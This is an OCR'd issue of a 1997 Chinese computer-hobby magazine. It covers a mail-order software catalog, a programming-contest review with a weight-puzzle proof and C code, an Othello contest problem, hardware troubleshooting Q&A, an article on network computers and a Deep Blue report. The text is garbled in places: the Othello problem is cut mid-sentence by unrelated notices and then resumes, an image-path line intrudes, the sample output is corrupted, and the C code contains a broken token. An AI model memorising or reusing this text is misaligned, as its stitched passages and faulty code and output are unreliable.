笔者认为，商家的这种忧虑大可不必。其一，没接触过电脑并易"晕机"者一般是不会来参观电脑展的。其二，参展机器的屏幕上也不会显示恐怖性内容，不致引起操作者血压升高或心脏病发作。再说参观者不亲自操作，怎能对商家的电脑和软件有进一步了解，进而产品购买的愿望。另外，希望亲自操作的参观者多具有一定电脑知识，操纵鼠标也不致于对电脑本身或软件产品不良影响。就是操作者身体内有某种病毒也不妨，因为该病毒与电脑不兼容。因此，让参观者自由操作的结果，顶多是商家的鼠标键上下跳动几次，使鼠标器减少数万分之一的寿命。

鉴于此，建议商家在电脑展中将鼠标器放在展台上，让参观者有机会亲自体验所展示的电脑和软件的性能，使展示收到最大效果。（长春　陈辑）

更正启示

由于机器故障，本刊第六期中将大连王特电子技术有限公司所登广告中"王特公司率先推出不加密正版商品 MIS 软件：《王特 MIS2000》"错写为"王特公司率先推出正版商品 MIS 软件：《王特 MIS2000》"，特在此更正并向大连王特公司致歉。

轻松学习 AutoCAD

无论你对 AutoCAD 了解程度如何,本教程都将为你提供详细的讲解,丰富的资料和实用的技巧,从所有命令的演示和实例教程中,你将会惊喜地发现,物有所值!它是 AutoCAD 初学者和熟练用户的必备之宝。

邮购价:68 元

英语捷径

本光碟适合于初中级英语学习者迅速学习地道的英语会话、掌握正确的语音和语调,从而迅速掌握在各种场景中如何准确表达自己,本光碟收集了 100 多个场景的有关对话和多种学习手段,包括整段对话的听读、逐句反复跟读、英汉相互切换、录音对比等多种方便学习的方式。 邮购价:78 元

十万个为什么(1)

本光碟以家佳带小朋友游览科学城为主线,采用动画形式,画面精美,色彩鲜艳,音乐优美动听,含英汉双语,多种配音,操作简单方便,有测试练习,开发智力,信息容量博大,涉及面广,物超所值,包装设计巧妙、精美实用,送礼佳品 邮购价:98 元

神童的摇蓝(1)

本光碟以家佳在宇宙儿童节这一天在 X、Y、W 三个星球上的旅行故事为线索,将各类知识传播给孩子,并增加了有趣的故事和智力竞赛两项内容,使孩子不但能看和学,还能亲自参与答题,在激烈的抢答比赛中学会更多的知识。 邮购价:85 元

轻松炒股

本光盘以中国股市的发展史为线索,以其中二个主人公在股市的成长经历为媒介,将股市的风云变幻讲述给用户,并通过专家的总结和评析,将股市运作的精华告诉用户,并在后半部分给用户以参与炒作的机会,从而使用户学会科学的分析方法,洞察庄家的心理,在股市的潮涨潮落中把握自己。 邮购价:88 元

动物百科

这是一张介绍动物知识的多媒体教学光盘,它就象一部动物小百科全书,使您在欣赏精美动物图片和聆听动物叫声的同时,向您详细讲解了动物的生活习性,该光盘图文并茂,提供数百幅动物的图片和数十种动物的叫声;操作界面精美直观、操作简单,配有超文本功能,另外,您还可以参加动物知识竞猜活动,答对的还可以欣赏精彩的动画节目呢。 邮购价:50 元

VB4.0 从入门到精通

本教程以图、文、声、像并茂的多媒体形式向您讲解了 Visual Basic4.0 的使用方法。通过大量的图解和示例,生动的介绍了从基础知识、编程环境到菜单设计、程序调试等 VB 各种设计工具的使用,经过本教程的学习,你可以轻松地掌握 VB 的使用方法。同时,在学习时,可最小化本教程,打开 Visual Basic4.0 边学边用,本教程具有自动播放功能,使系统资源得到充分利用。

邮购价:48.50 元

Photoshop 从入门到精通

本教程以目前十分流行的图形图像处理软件 Photoshop 为蓝本,讲解 Photoshop 的主要功能,主要功能的运用、特技运用,Photoshop 的输入、输出等等,详尽的讲解和举例将全部过程演示出来,让您成为真正的 Photoshop 用户。 邮购价:48.50 元

3DS 教程

详细介绍 3DS 的各个工作区的基础操作及部分技巧,让您从中全面了解 3DS 的各部分功能,并配以实例讲解如何制作完整的作品,同时附有部分作品以供欣赏,让您领略到 3DS 的魅力。 邮购价:48.50 元

轻松制作多媒体

以图文声像并茂的形式全面介绍了一种良好的多媒体开发工具 Authorware 软件,在教程中,不仅详尽地从基础着手讲解,并配以丰富的制作实例,带领用户掌握 Authorware 的各种交互制作方式,完成各个精美的作品。

邮购价:48.50 元

JAVA 从入门到精通

深入浅出的讲解 JAVA 的所有功能,彻底分析 JAVA 与 C 及 C++异同,介绍了 JAVA AWT,使学习者可编写同时在 MS Windows、X Windows、MAC 下的 Windows 应用程序。讲解 JAVA 的网络功能、I/O Stream、多执行线 Exception 处理和 C 联结的方法。

邮购价:48.50 元

从集成电路到信息高速公路

本光碟通过文字、声音、图形、图像、音乐和图画等多媒体技术,系统地介绍了微处理器、微机、多媒体电脑,计算机网络以及信息高速公路等内容,本教程也适合大专院校有关计算机原理,组成计算机概论的辅助教学。

邮购价:68 元

Delphi 大师

本光碟完全从实用的角度出发,详尽地讲授了 Delphi 的开发环境,开发构件,界面设计技巧,Object-Pascal 程序设计语言,以及数据库应用程序开发,此外,作者还详尽地讲授了一个心得作品的开发细节、本光碟的许多资料是作者长期开发和讲授 Delphi 的积累,字字是心血。本光碟是使用 Delphi 开发 Windows 应用软件,进阶 Delphi 大师的首选。 邮购价:68 元

《电脑爱好者》杂志社邮购部地址:北京市海淀区白石桥路 48 号(100081)

电话:(010)62174588



1997 年 4 期擂台赛点评

这次擂台赛参赛选手几乎全部能正确给出该题的正确答案：1，3，9，27。该赛题自然应是用 1：1 杠杆的称，否则解将依赖于杠杆比例。绝大部分参赛程序采用先用枚举法列举出所有可能的砝码序列，再对该序列的各种组合进行能否称量 1 至 40 磅所有物体的检验，其中砝码可放在称的两边分别起正负作用。

大家不同程度上找到一些减少搜寻空间量的约束条件，如将砝码从小到大排为 a_1, a_2, a_3, a_4 则 $a_4=40-a_1-a_2-a_3$; a1 必为 1；$a_2\leqslant a_3\leqslant a_4$; $a_2\leqslant(40-a_1)/3=13$; $a_3\leqslant(39-a_2)/2$ 等，但大部分程序运算量仍较大。

一般而言，枚举法利用了计算机的高速运算能力解决了一些不能直接求解或本来非常困难的问题，但其运算量可能随问题规模剧烈增长，如"搜寻树"方法已使国际象棋占胜了世界冠军，但规模更大的围棋，计算机甚至还不能入段，一些新方法也得到发展，例如：近来非常有意思的神经网络方法，Hopfield 神经网络成功解决了 TSP(n=10)问题(即有 n 个有道路相连的城市，找一条最短且通过每一城市回到原城市的回路)引起轰动，人工神经网络似乎能在传统计算机引入机器的符号序列演算之后引入机器的"直觉思维"能力，被称为第六代计算机。

对这次赛题我们首先从数学上引入与证明如下定理与引理，由此构成解决问题的算法基础。

定理：由 m 个数构成的由小到大排列的数列 $\{a_1, a_2, \cdots, a_m\}$，设 $A_K=\sum_{i=1}^{K}a_i$，有：

$a_1=1$ 且 $A_{j+1}\leqslant 2A_j+1$ （j 取 1, 2, …, m－1） (式 1)

是该数列作为砝码序列可称量 $\{0, 1, \cdots, A_m\}$ 范围内的任意整数重量的充分必要条件。特别地：当上式取等号时，该序列是唯一可能的砝码序列，并有，$a_j=3^{j-1}$ $(j=1, 2, \cdots m)$

引理：重 n 的物体要分为 m 份重量为整数的物体序列 $\{a_1, a_2, \cdots a_m\}$，设 $M=\sum_{i=1}^{m}3^{i-1}$ 则有三种情况：

1) M <n　无解

2) M = n　有唯一的解：$a_j=3^{j-1}$ $(j=1, \cdots m)$

3) M> n　可能有多组解，解为满足(1)式，并 $\sum_{i=1}^{m}a_i=n$ 的所有整数序列

证明：由数学归纳法

充分性：

1) l=1 时，$a_1=1$ 显然成立。

2) 设 l=K 时成立，即用前 K 个砝码可称量的重量 W_K 为满足 $0\leqslant W_K\leqslant A_K$ 的所有整数，则 l=K+1 时，应可称量重量 W_{K+1} 应为 $0\leqslant W_{K+1}\leqslant A_{K+1}$ 范围内的所有整数。分几段讨论如下：

(a) $0\leqslant W_{K+1}\leqslant A_K$ 显然可由前 K 个砝码称量。

(b) $A_K+1\leqslant W_{K+1}\leqslant a_{K+1}$

由假设 $0\leqslant W_K\leqslant A_K$，交换左右盘砝码，可产生配合大砝码使用的负砝码 W_K' 为 $-A_K\leqslant W_K'\leqslant 0$ 的所有整数，与大砝码 a_{K+1} 一起 $a_{K+1}+W_K'$，一定能称量某一连续范围的所有整数，因为 $a_{K+1}\leqslant 2A_K+1$ 故 $a_{K+1}-A_K\leqslant A_K+1$。即下限为：$a_{K+1}-A_K$; 上限为 a_{K+1}。

而 $A_K+1\leqslant W_{K+1}\leqslant a_{K+1}$ 是述范围整数的子集，故可用 K+1 个砝码表示。

(c) 同理对 $a_{K+1}\leqslant W_{K+1}\leqslant A_{K+1}$：可用 a_{K+1} 配合 K 个砝码的正系列 $0\leqslant W_K\leqslant A_K$ 形成，上限为 $a_{K+1}+A_K=A_{K+1}$ 下限为 a_{K+1}。

必要性：(1) $a_1=1$ 如无重量为 1 的砝码，则重量为 n－1 的物体无法称量。

(2) 反证之，如存在某 K，$2A_K+1\leqslant a_{K+1}$ 则重量 A_K+1 不能称量，既不能用前 K－1 个砝码称量，又因 $a_K-A_K>A_{K+1}$ 不能用 a_{K+1} 配合称量。

推理(2)亦可用数学归纳法证明(其它证明比较简单这里从略)。

因此如将原问题推广为：重 n 磅物体碎为 m 份整数磅物体，并有 $n=\sum_{i=1}^{m}3^{i-1}$，则有唯一解 $a_i=3^{i-1}$ 或表示为 $a_i=2\left(\sum_{j=1}^{i-1}a_j\right)+1$ $(i=2, 3, \cdots, m)$。程序依次输出即可。部分参赛者用了上述解的表达式，但条件设讲清楚。

更一般，推广为：任意 n 磅物体碎为 m 份整数磅物体。对此本届擂主万晓琴给出了一个通用程序，核心是 lisd()，函数实际可处理所有种情况，di()函数辅助分类，对两种简单情况进行处理，第二种即本题情况，只用了将 3^{i-1} 作为解输出的语句。　第三种情况：$n<\sum_{i=1}^{m}3^{i-1}$，一般可能有多组解，(例如：n=150，m=6 时有 3308 组解)，只有进行搜寻列出所有解。程序采用了动态分配内存的数组与递归调用，处理任意 m 份的情况，利用上述定理可知，不用对 1 至 n 范围内的每种整数磅进行能否称量的搜寻检验。

```
#include  <stdlib.h>
void lisd(n, t, k0, kt, pno, ps)
unsigned int n, t, k0, kt, *pno, *ps;
{ unsigned int i, j, nm, h;
  if((t <(kt-k0+1)*n)) return;
  h=0; for(i=0; i <k0; ++i)h+=*(ps+i);
  h=2*h+1;
    if(k0==kt) {
    if(t> h)return;
```

```
   *(ps + k0) = t;
   printf("\n*第 %u 组解为*：\n", ++(*pno));
  for(j = 0; j <= kt; ++j) printf("%u ", *(ps + j));
   return;    }
  nm = t/(kt - k0 + 1);
  nm = ((nm <= h)?nm: h);
  if(!k0)nm = 1;
  for(i = n; i <= nm; ++i)
   {
   if((t - i) <(kt - k0)*i)return;
   else {*(ps + k0) = i; lisd(i, t - i, k0 + 1, kt, pno, ps); }
   }
}
void di(unsigned int n, unsigned int m)
{ unsigned int i, j, h, h2, pno, *pd;
  h = 1;  for(i = 1; i <m; ++i)  h = 3*h + 1;
  if(h <n) printf("无解!");
else if(h == n){printf("有唯一的解!  如下: \n");
          h2 = 1;
          for(j = 0; j <m; ++j)
           { printf("%u  ", h2);
             h2* = 3;
           }
         }
  else
   {
   printf("有解, 可能有多组解!   列举如下: ");
   pd  = (unsigned int *)malloc(m*sizeof(unsigned int));
   pno = 0;
   lisd(1, n, 0, m - 1, &pno, pd);
   free(pd);
   }
}
main()
{  unsigned int n, m;
   while(1)
   { printf("\n <请输入>  砝码总重, 所分份数\n");
    scanf("%u, %u", &n, &m);
    di(n, m);
   }
}
```

另外，只针对任意 n，m = 4 的情况，程序可处理为两层循环即可。

优 胜 者

擂　　主：万晓琴

（贵阳钢铁厂运输部微机室　550005）

优秀选手：胡　煜　（长春）

1997 年 7 期擂台赛题目

奥赛罗是由两个人在 8×8 的棋盘上进行的一种游戏，所用的棋子一面是白色，另一面是黑色。一个游戏者使用白色面朝上的棋子，另一个游戏者使用黑色面朝上的棋子。游戏者轮流在棋盘上的空格子里放入一个棋子。在放置棋子时，游戏者必须夹住至少一个另一种颜色的棋子。当棋子沿横、纵、对角线方向排在一条直线上并且两端的棋子都是当前游戏者的颜色时，称棋子被夹住了。当游戏者走了一步之后，所有被夹住的棋子都变到了走这步的游戏者所用棋子的颜色。（有可能大一步中夹住多于一行的棋子。）

写一个程序，读入若干奥赛罗游戏。输入的第一行是要处理的游戏个数。每个游戏由棋盘局面及其后所跟的一些命令组成。棋盘局面由 9 行组成。前 8 行给出了棋盘的当前状态。这 8 行每行包括 8 个字符，所有这些字符是如下之一：

"_"表示空格子

"B"表示放有黑色棋子的格子

"W"表示放有白色棋子的格子

第 9 行是'B'或'W'之一，以指出当前游戏者。你可以假定数据是合法格式的。

命令可以是为当前游戏者列出所有可能的走步、走一步或退出当前游戏。每条命令占一行且无空格。命令的格式如下：

为当前游戏者列出所有可能的走步：

命令是"L"，在行的第 1 列。程序应检查棋盘并用格式(x, y)打印当前游戏者的所有合法走步，这里 x 代表合法走步的行号，y 代表列号。这些走步应当被按行优先顺序打印，也就是说：

1. 如果 j 大于 i，则所有行号是 i 的合法走步将在所有行号是 j 的合法走步之前打印。


2. 如果有多于一个的合法走步的行号是 i，则这些走步将按列号升序打印。

所有的合法走步应当输出在一行上。如果因为当前游戏者不可能夹住任何棋子而不存在合法走步，程序应当打印'No legal move'信息。

走一步：

命令是"M"，在行的第 1 列，其后是在第 2、3 列的两个数字。这两个数字是放置当前游戏者颜色的棋子的格子的行、列号，除非当前游戏者没有合法走步。如果当前游戏者没有合法走步，当前游戏者将首先换成另一个游戏者，此走步将是新游戏者的走步。你可以假定此时走步一定是合法的。你应该将变更记录至棋盘，包括加入新棋子和改变所有被夹住的棋子的颜色。走完了此步之后，按"Black – xx White – xx"的格式打印棋盘上每种颜色的棋子数目，这里 xx 是棋盘上黑色棋子的数目，yy 是棋盘上白色棋子的数目。走完

白方的合法移动 (2,3),(3,3),(3,5),(6,2),(7,3),(7,4),(7,5)



白方走 (7,3) 之后的棋盘局面

投稿时请注意

1. 具体投稿办法请参见今年第5期读编热线。

2. 本刊的网络版和刊盘受到读者的欢迎，作者如果不同意自己的作品进刊盘和网络版，请在来稿时一并说明，没有说明的视为同意。

3. 欢迎来稿介绍您喜欢的优秀工具软件，如果是介绍某免费软件或共享软件的，请您：

①务必核准该软件确为自由软件或共享软件；
②在来稿时将该软件拷在磁盘中(可压缩)，以备编辑们审核编辑时用；
③来稿中注明该软件可在何处下载。

请谈谈本期导读

为便于读者快速了解本刊内容，今年增加了"本期导读"，有读者说这没必要，徒然浪费版面，您看呢？

评刊消息

第5期评出的最佳文章是崔景茂朋友的"重装WIN95三步曲"，崔景茂朋友将于近期收到证书。

所有在5月底之前寄来评刊信的读者都将获得我社精美首日封，以作纪念。下列7位读者为97(05)最热心评刊员：

贵州　张毅澜
天津　杨洪涛　梁　潇
辽宁　王大新
河北　赵志恒
福建　林斯敦
北京　曾　翊

以上读者将于近期内收到证书和价值128元的双CD游戏软件《剑侠情缘》。

本期奖品由北京金山软件公司提供。

我刊的评刊活动将坚持下去，欢迎商家合作，资助评刊活动，为评刊提供奖品！

欢迎更多的读者参加评刊，评刊内容为当期刊物中的：①标点错、错别字②语病③技术性错误④一稿多投文章⑤最佳文章⑥最差文章⑦最佳栏目⑧最差栏目。请于当月内寄"编辑部/评刊X期"收。

我刊将在南京参展

我刊将于9月16~20日参加在南京市江苏展览馆举行的第9届'97国际电脑通信电子产品展览会，展位号是A163(一楼东门)。届时，我们将恭候您的光临，渴望交流。

一步后，当前游戏者将换成没有走步的游戏者。

退出当前游戏：

命令是'Q'，在行的第一列。在这里，用同输入相同的格式打印最后的棋盘局面。这终止了当前游戏的命令输入。

你可以假定命令在语法上是正确的。用一个空行隔开不同的游戏的输出，输出中的其它地方不得出现空行。

样例输入

```
2
--------
--------
---WB---
---BW---
--------
--------
--------
--------
W
L
M35
L
Q
WWWWB---
WWWB----
WWB-----
WB------
--------
--------
--------
--------
B
L
M25
L
Q
```

样例输出

```
(3,5) (4,6) (5,3) (6,4)
lack -1 White -4
(3,4) (3,6) (5,6)
--------
--------
----W---
---WW---
---BW---
--------
--------
--------
NO legal move.
Black -3 White -12
(3,5)
WWWWB---
WWWWW---
WWB-----
WB------
--------
--------
--------
--------
```

参赛要求：

(1)一般应寄软盘(也可通过Internet发E-mail)；
(2)附简要说明；
(3)程序有适当注释；
(4)截稿日期：1997年10月20日。

(本期赛题由中国计算机学会普及委员会主任、国际信息学奥林匹克中国队总教练、清华大学教授吴文虎先生提供。)

擂台赛3、4期的奖品由重庆苦丁香软件有限公司提供。光盘软件有全国计算机等级考试模拟考场、英语词汇速记、PC组装三种(每种价格约70—80元)。第三期并列擂主各奖光盘软件3张，第四期擂主奖光盘软件3张与奖金200元。优秀选手奖光盘软件1张。

擂台赛栏目欢迎参予，欢迎好的建议！

甘肃读者 郭志明

?一台奔腾100计算机，使用DOS6.22和Windows 3.2，原有两条4MB普通内存，后来改为8MB EDO内存。开机后自检时出现故障，屏幕提示错误：HIMEM.SYS 检测到不可靠内存，地址在00800000H，XMS未安装。HMA无效，DOS安装在低位内存，因为XMS的原因SMARTDRIVE不能安装。需检查Config.sys 文件的 device = himem.sys 命令行。请问这是什么原因，应该如何解决？

!DOS6.22的HIMEM.SYS在每次开机时都要进行数据读写检查，如果写入的数据和读出的数据有所不同，则内存检查就不能通过。这是由于内存存在质量问题造成的，你可以试着用下面的方法加以解决：将Config.sys文件中的device = himem.sys改为device = himem.sys/testmem: off，即将开机时内存检测项关闭。重新开机进入CMOS，选择BIOS FEATURES SETUP选项，将Power On Selftest项改为Disable，存入CMOS，然后退出。重新开机即可。需要注意：此法只适合于应急使用，为保证内存的稳定以及数据的正确，应及时更换内存条。

武汉读者 崔卫

?一台配有Phoenix BIOS 4.04版本的微机，在一次进入BIOS SETUP修改了有关的设置后，退出SETUP时因误操作选择了"使用工厂的确省设置"这一项。引导Win95后，发现光驱的图标丢失，于是运行"控制面板"下的"添加新硬件"，光驱仍然无法工作。继续修改SETUP设置，直到它与另一台同样配置正常机器的SETUP完全一致，但仍然无效，用随机携带的CD-ROM BOOT盘从A驱中启动系统，系统居然提示检测不到CD-ROM，请问应该如何解决？

!一般光驱与硬盘连接在一个IDE接口上，而该机器的光驱可能恰巧接在另一个IDE口上，先前由于对BIOS SETUP的误操作使用了工厂的确省设置，把Integrated PCI IDE选项选为Primary，将第二个IDE口屏蔽。另外，在查看SETUP时，由于其用户界面不是很友好，很容易忽略Integrated Peripherals，没能注意到它下面还有子菜单，在Advance项中的Integrated Peripherals选项有Integrated PCI IDE一项，它有Both、Disable、Primary三个选项，选择其中的Both项，即可解决问题。如果不希望改变参数，还可以直接将光驱连接到另一个IDE接口上。

江苏读者 蒋毅强

?一台AMD5X86/100，8M内存的电脑，因误操作重新装了一遍WINDOWS，安装时一切正常，装完后启动发现主机不承认声卡，进入WIN32时有啸叫声，退出时死机，该如何处理？

!在安装的时候是不是改变了安装路径名？退出WINDOWS时死机并啸叫是因为Config.sys中设置路径与实际路径不符造成的。比如原来Config.sys中的C:\WIN\SMARTDRV与重装后将WINDOWS子目录改为CWIN不符。修改方法很简单，只要把原来Config.sys中的C:\ WIN改为当前WINDOWS目录即可解决问题。初学者在重复安装软件，尤其是前后子目录设置不同时，一定要注意路径的修改。

内蒙读者 吴海春

?软盘在使用了一段时间后，经常会遇到有坏道的磁盘，用FORMAT格式化会报告有坏道、或0磁道损坏，请问这样的磁盘还能不能使用？应该如何处理？

!用FORMAT进行格式化时，FORMAT先试图修复坏道，对不能修复的坏道和扇区作上标记。那么，这些坏道和扇区就不能再被DOS使用了。但有时，它们并不是物理损坏。对于这类有坏道的软盘，可以用HD-COPY工具盘对其进行反复格式化的办法来修复。具体方法是，运行HD-COPY工具软件。选择格式化一项，在格式化一项中，对于5寸软盘，选择1.2M规格对软盘进行一次格式化，如果有坏道存在，就再选择1.44M规格再进行一次格式化，如果还有坏道存在，再用1.2M进行一次格式化，这样反复进行。可以发现坏道数每次都在有所减少，有时可以完全清除，对于反复格式化始终不能修复的软盘，一般就意味着存在物理损坏。对于3寸软盘也可按上述方法进行操作。此法对大多数磁盘坏道修复都有效，特别是对那些用FORMAT格式化时显示0磁道损坏的磁盘尤为有效。

西安读者 尤庆

?一台新装的奔腾120兼容机，第一次开机，安装完鼠标驱动程序后发现鼠标不能工作，重新启动后观察加载鼠标驱动程序时的提示为：Mouse has been setup on: com1 port。而改用DOS下的MSD检查，在鼠标栏确提示：没有检测到鼠标。请问是什么原因？该如何解决？

!首先要查杀病毒，排除病毒作祟的可能性。由于MSD没有检测到鼠标，可以初步判断是鼠标的问题。如果鼠标在其它机器上正常可以排除这种可能。如果鼠标正常，可近一步判断是主板串口损坏，更换后如果故障依旧，可近一步检查，参照手册用万用表检查电源各输出电压。现有微机串口符合RS232标准：数据信号使用负逻辑，以-5伏~-15伏表示逻辑1，如果电压不够，则会出现上述现想，由于计算机的其它部件不用此电压，因此这种故障比较隐蔽。要特别留意！

1997年《电脑爱好者》合订本附录征稿

《电脑爱好者》杂志在读者的热心关怀下，1997年蓬勃发展，无论是办刊质量还是社会影响力都有了长足提高，读者可以看到我刊页码一增再增，从1996年的68页到目前的92页，手中的期刊越来越厚，1997年的合订本自然也将增重。为了全面提高合订本的容量和质量，满足广大电脑迷的愿望，我刊将在1997年的合订本中加大附录容量，弥补期刊在部分电脑知识方面发表量不足的欠缺，向深层次和专题性方面倾斜。为了作好此项工作，特列出如下选题向电脑专家和高手约稿，并请广大电脑爱好者对附录选题内容和编排方式提出自己的真知灼见。附录拟分为两部分：

一、上册附录部分

1. 今年流行的工具软件如：硬件测评与维修类、影像和文件的压缩与解压类、拷贝与恢复类、内存管理与优化类、加解密类、硬盘管理类、图像观察与抓取类、可视磁盘刊物生成工具类等功能介绍、横向比较与使用方法；

2. 热门游戏攻略密技，让角色不死的游戏工具软件的修改大法；

3. 上INTERNET网、入BBS站、接发E-MAIL信、联友邻PC机组局域网的方法和常用通信、浏览软件的使用；

4. 相片、作品以及其它日常图文载体的PHOTOSHOP、CORELDRAW美化处理；

5. JAVA等高级语言学习和编程。

二、下册附录部分

1. 奔腾、高能奔腾、多能奔腾等类型的计算机的基本配件如：中央微处理器、主板、内存条、硬盘、光驱的选配方法以及不同产品的性能评价；

2. 计算机的家电化配件如声卡、显卡、电视卡等综述、选配和性能资料等；

3. 计算机捕鼠器——“猫(MODEM)”的选择要点和使用方法；

4. 如何选购合适的激光、喷墨和针式打印机以及国内外产品性能对照表；

5. 数码相机、扫描仪的功能、应用、比较和选购；

6. 多媒体微机的整体组装、考机、综合性能评价和维修方法；

7. 大屏幕显示器的原理、优越性能和选购；

8. 有关计算机话题的文学作品和演义。

三、注意事项

1. 稿件内容要求实用、新颖并易学易用，最好在保持文风严谨的前提下，有一定的文学性和作品个性；

2. 不必阐述较深的原理，点到即可；

3. 稿件文笔流畅、图表清晰美观，字数在4000-20000字为宜，最好提供磁盘稿(磁盘稿优先录用并每千字加付5元稿酬)。

为了感谢广大电脑爱好者的热情参与，根据质量，附录稿酬从优，每千字最高可达120元，希望电脑高手和其它刊物的特约撰稿人拿出您平生得意之作，在50万读者面前一展您的风采。除稿酬外，作者另可获得本刊合订本一套和本社主办的下一届‘电脑爱好者城’贵宾票一张。

上、下册附录截稿日期均在1997年9月30日，同等质量和内容的稿件，早到早用，并在收稿后40天内给以明确答复。

来稿请在信封正面注明‘附录’字样，并在正文写清联系电话和通讯地址。来稿请寄：

北京海淀区白石桥路48号《电脑爱好者》杂志社出版部收(100081)



时代宠儿 艰难成长

1995 年世界最大的计算机展览会“秋季 COMDEX”上提出了计算机发展已进入“网络世纪”。随之而来便出现了网络计算机(NC)概念。针对网络世纪硬件软件资源和各种处理都尽可能集中于网络这个特点，NC 只保留最基本功能，通常不带硬驱。由于结构简单、功能少、能够实现比 PC 低得多的价格，所以一开始便以 500 美元的计算机相标榜，并因此而闻名于世。更重要的是，它把管理、维护工作也集中于网络进行，最终用户可以省掉因频繁的软硬件升级所带来的麻烦和花费。因而 NC 一提出，便受到广大用户(包括企业和个人)的热烈欢迎。

NC 的出现，首先将挤占 PC 的一部分市场，因此一开始便受到以微软为首的 Wintel 机阵营的种种非议。然而 NC 符合网络时代的需要，尽管面对指责，仍要发展下去。

1996 年 5 月 Oracle、Sun、IBM、NetScape、Apple 等 5 家一起制定了 NC 的标准“NC Reference Profile(NC 参考概要)”，使 NC 概念具体化，各厂家也加快了自己产品的开发。1996 年底一批有商业意义的 NC 产品相继面世，Oracle 的 Netword Computer 和 Sun 的 JavaStation 便是其中的代表。

在对 NC 的种种非议中，主要说法是 NC 是哑终端，“没有什么比回到集中计算时代，由主机带动一批哑终端更坏的事情了”。然而，集中于网络不等于集中于一台主机，而仍是分散于若干服务器上。NC 虽然功能少些，但也不等于毫无处理能力的哑终端。在事实面前，这种哑终端的指责不攻自破。

在对 NC 的指责中，唯一能站得住脚的是”NC 必须依赖网络才能工作”。然而现代化社会必定依赖网络。我们早就依赖于电力网络、电话网络、交通网络等等。计算机网络只不过是技术更密集、专业化程度更高的网络而已。当所需的数据必须从集中的数据库中获取，当所完成的任务必须在网络上运行时，PC 不也必须依赖网络吗？因此依赖网络也算不了多大的缺点。

脚跟站稳 局面三分

经过一年多的发展，特别是一批 NC 产品陆续上市并占领一定市场后，NC 已经站稳了脚跟，是谁也反对不了的事物。在 1996 年“秋季 COMDEX”上，微软发表自己的网络计算机 NetPC 的概念，并迅速得到 Wintel 机阵营主要伙伴的支持。这样，在网络计算机领域便形成了以 Oracle 等 5 家为首的 NC 阵营和以微软为首并得到 Wintel 机阵营支持的 NetPC 阵营的对立。

在两大阵营对立的背景下，出现了三股势力同时存在的局面。它们是 NC 阵营里的瘦客户机和以 Java 为中心的 NC，以及 NetPC。

NetPC 仓促发表时，连个具体标准都没有，今年上半年没有拿出具体产品。面对着广阔的 NC 市场，微软暂时通过它参股的 Citrix 公司推出 WinFrame 客户机软件进入这一市场。今后微软能在这一领域成多大气候，必须等 NetPC 产品上市以后才见分晓。人们对它正拭目以待。

瘦客户机是指 NC 阵营里功能更为贫弱的一类机器。为了把它同连接于网络上作为客户机使用的 PC 区别开，所以将它叫做瘦客户机，“瘦”便是指它的功能简单。

瘦客户机基本上不运行程序，只是为服务器在本地提供图形表示。它主要是用以运行 Windows 以及其它流行的软件，尽管今后也会采用由 Java 写成的软件，但当前还不需要。所以它较之以 Java 为中心的真正 NC，更接近于传统 PC 的用法。瘦客户机瘦的程序不尽相同，但都拥有三个共同的特点。第一，价格比 PC 便宜得多，按商业用途配置时有时也只要 500 美元。第二，所需的支持(维护、管理)费用比一般 PC 可便宜 5－40%。第三，它们是无独立“户口”的机器，因为它们不长期存放软件和数据，所以各机器无自己“特色”，对各用户都一视同仁。

瘦客户机价格便宜，最便于取代 PC，是当前 NC 发展中最被广泛采用的分支，AT& T 宣布将花 530 万美元购买 Boundless 生产的这类机器，美国 Barclay(巴克利)银行已在使用 NCD 制造的 15000 台瘦客户机。据估计，当前全世界还有 3 千万～5 千万台哑终端在使用中，用瘦客户机取代它们将是最好的选择。

Java 中心 睥睨 Wintel

以 Java 为中心的 NC 才是真正的 NC，它将是 NC 发展的主流，给 Wintel 机构成最大威胁的也正是它。这类 NC 是按完全崭新的观念进行设计的，虽然它们也运行传统的软件，但系明确地针对 Java 的。

它们除了拥有通常的瘦客户机的优点外，主要的优点是利用 Java 程序独立于 OS 和 CPU 的跨平台性，通过 Java 虚拟机(VM)的作用，可以吸收不同 OS 和 CPU 的差异，使得用户和 NC 厂家都有空前的自由选用任何 OS 和 CPU 以实现其最佳方案。正是这一点，给 Wintel 机的一统天下，特别是微软和英特尔的垄断地位以极大威胁。对于计算机这样主要靠技术推动的产业，如果技术被少数公司所垄断，后果将是灾难性的。

这类 NC 的最大缺点是一些设计要求使用 Java 写的新软件。为了克服这一缺点，正陆续推出通往现在数据库和应用的各种网关。例如，经由 JDBC(Java 数据库连通性)驱动器以及诸如 Symantec 的 db Anywhere 和 SCO 的 SQL Retriever IV 之类的中间件，已可访问几乎所有的数据库。经由 TriTeal 的 SoftNC、SCO 的 Tarantella 以及 Insignia 的 NTrigue Client for Java，可以运行为 Windows、Unix、X 以及大型机写的非 Java 程序。

目前，这类 NC 通常有 4 至 64MB RAM、8MB ROM 卡和 Smart Card(智能卡)插槽、红外端口、并行端口，用以连接鼠标和键盘的一对 PS/2 兼容 I/O 端口。

多个用户把身份特征存放在 Smart Card 中便可共享一台 NC。Smart Card 还能实现安全电子交易。红外端口可实现

卡斯帕罗夫对更深的蓝

尊严保卫战扫描

□本刊记者　王耕

1997 年 5 月 11 日，当卡斯帕罗夫面对冷冰冰的电脑和面无表情的程序操作员无奈地推枰认负时，被舆论炒得异常火爆的人机之战终于有了结果：3.5:2.5，人类败给了机器。有传媒竟打出"计算机对人类领域悍然入侵"这样耸人听闻的标题。然而，事实并非真的如此简单。

人机之战的由来

本次人机大战是由当今世界国际象棋冠军卡斯帕罗夫与 IBM 公司许晖雄先生等 6 人小组"培养造就"的电脑"更深的蓝"举行的一场 6 局定胜负制的国际象棋比赛。事实上，甚至早在 50 年代就有人预言，十年内计算机将打败人类。然而，直至 70 年代，电脑的棋艺水平仍然是小儿科，人们只是举行机器大战，以检验电脑的性能。

80 年代以来，计算机棋艺水平突飞猛进。1983 年，电脑首次打败国际象棋大师；1989 年，电脑终于首次向代表世界最高棋艺水平的"王中王"卡斯帕罗夫挑战。说到这里，我们不得不介绍一下这位以人类尊严捍卫者自居的当代棋王。卡斯帕罗夫 6 岁正式开始学棋，12 岁已崭露头角，20 岁即获得第一个世界冠军。自此，在世界棋坛往来驰骋，一直鲜遇对手，被棋界誉为战术性风格的代表人物，有人甚至将其称之为"天外来客"，以形容他犀利的棋风和无尽的才思。多数棋坛人士认为，卡斯帕罗夫的确是当今国际棋坛第一人。

